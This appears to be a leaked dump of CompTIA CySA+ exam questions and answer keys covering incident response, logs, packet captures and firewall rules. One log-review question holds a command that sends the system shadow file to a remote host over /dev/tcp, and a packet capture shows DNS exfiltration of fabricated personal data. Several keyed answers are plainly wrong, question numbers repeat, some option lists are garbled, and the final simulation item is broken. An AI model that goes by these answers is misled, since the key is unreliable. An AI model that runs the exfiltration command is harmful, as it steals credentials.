



CompTIA

Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

NEW QUESTION 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

Answer: B

NEW QUESTION 2

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: D

NEW QUESTION 3

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild.
- B. enables data leakage but is not known to be in the environment
- C. enables lateral movement and was reported as a proof of concept
- D. affected the organization in the past but was probably contained and eradicated

Answer: C

NEW QUESTION 4

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

Answer: C

NEW QUESTION 5

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks.
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Answer: B

NEW QUESTION 6

An organization developed a comprehensive modern response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario evolving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 7

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be to implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

Answer: B

NEW QUESTION 8

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

Answer: A

NEW QUESTION 9

A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with following key: 3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance.

This is an example of:

- A. dual control
- B. private key encryption
- C. separation of duties
- D. public key encryption
- E. two-factor authentication

Answer: A

NEW QUESTION 10

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

NEW QUESTION 10

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: B

NEW QUESTION 14

A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running.

Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

- A. SSH
- B. HTTP
- C. SMB
- D. HTTPS

Answer: C

NEW QUESTION 18

A security analyst is reviewing the following log from an email security service.

```
Rejection type:      Drop
Rejection description: IP found in RBL
Event time:          Today at 16:06
Rejection information: mail.comptia.org
                    https://www.spamfilter.org/query?P=192.167.28.243
From address:        user@comptex.org
To address:          tests@comptia.org
IP address:          192.167.28.243
Remote server name:  192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

Answer: D

NEW QUESTION 19

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account, to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

Answer: B

NEW QUESTION 21

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director
- H. Monitor the files for unauthorized changes.

Answer: A

NEW QUESTION 23

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:


```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.  
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.  
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.  
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcgee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against ajgidwle.com.
- C. The system is scanning ajgidwle.com for PII.
- D. Data is being exfiltrated over DNS.

Answer: D

NEW QUESTION 28

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

- A. The parties have an MOU between them that could prevent shutting down the systems
- B. There is a potential disruption of the vendor-client relationship
- C. Patches for the vulnerabilities have not been fully tested by the software vendor
- D. There is an SLA with the client that allows very little downtime

Answer: D

NEW QUESTION 29

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

Firewall ACL

```
10 permit tcp from:any to:server1:www  
15 permit udp from:lan-net to:any:dns  
16 permit udp from:any to:server2:dns  
20 permit tcp from:any to server1:ssl  
25 permit tcp from:lan-net to:any:www  
26 permit tcp from:lan-net to:any:ssl  
27 permit tcp from:any to pc2:mssql  
30 permit tcp from:any to server1:ssh  
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

Answer: B

NEW QUESTION 32

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

Answer: D

NEW QUESTION 36

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

Answer: A

NEW QUESTION 38

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

Answer: BE

NEW QUESTION 43

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

Answer: C

NEW QUESTION 44

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication
- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

Answer: D

NEW QUESTION 46

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

Answer: D

NEW QUESTION 50

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

- A. ICMP is being blocked by a firewall.
- B. The routing tables for ping and hping3 were different.
- C. The original ping command needed root permission to execute.
- D. hping3 is returning a false positive.

Answer: A

NEW QUESTION 53

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

Answer: B

NEW QUESTION 57

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

Answer: D


NEW QUESTION 59

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue. INSTRUCTIONS


Click on me ticket to see the ticket details Additional content is available on tabs within the ticket

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button




The screenshot displays the Enterprise Help Desk System interface. On the left, there is a sidebar with navigation icons and a list of ticket statuses: New (0), Open (1), On Hold (0), Mgr Review (0), and Approved/Closed (0). Below this is a 'Priority' section with options: Low, Medium, and High. The main area is divided into 'Tickets' and 'Details' sections. The 'Tickets' section shows a table with columns for Subject, Date, and Priority. A single ticket is listed with Subject 'Michael is reporting that th...', Date '7/24/2020', and Priority 'High'. The 'Details' section shows the ticket number '#8675309' and its status 'Opened'. It also lists the Priority as 'High', Category as 'Technical/ Bug Reports', Assigned To as 'sample@emailaddress.com', and Assigned Date as '7/24/2020'. Below this, there are tabs for 'Info', 'Assets', 'Users', and 'Approved Software'. The 'Info' tab is selected, showing the Subject 'Michael is reporting that the internet kiosk machine is intermittently freezing and has lagged performance.', Attachments as 'none', Issue as 'Drive is low on space', and Caused by as 'taskmgr.exe'. A 'Close Ticket' button is located at the bottom right of the details section.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 60

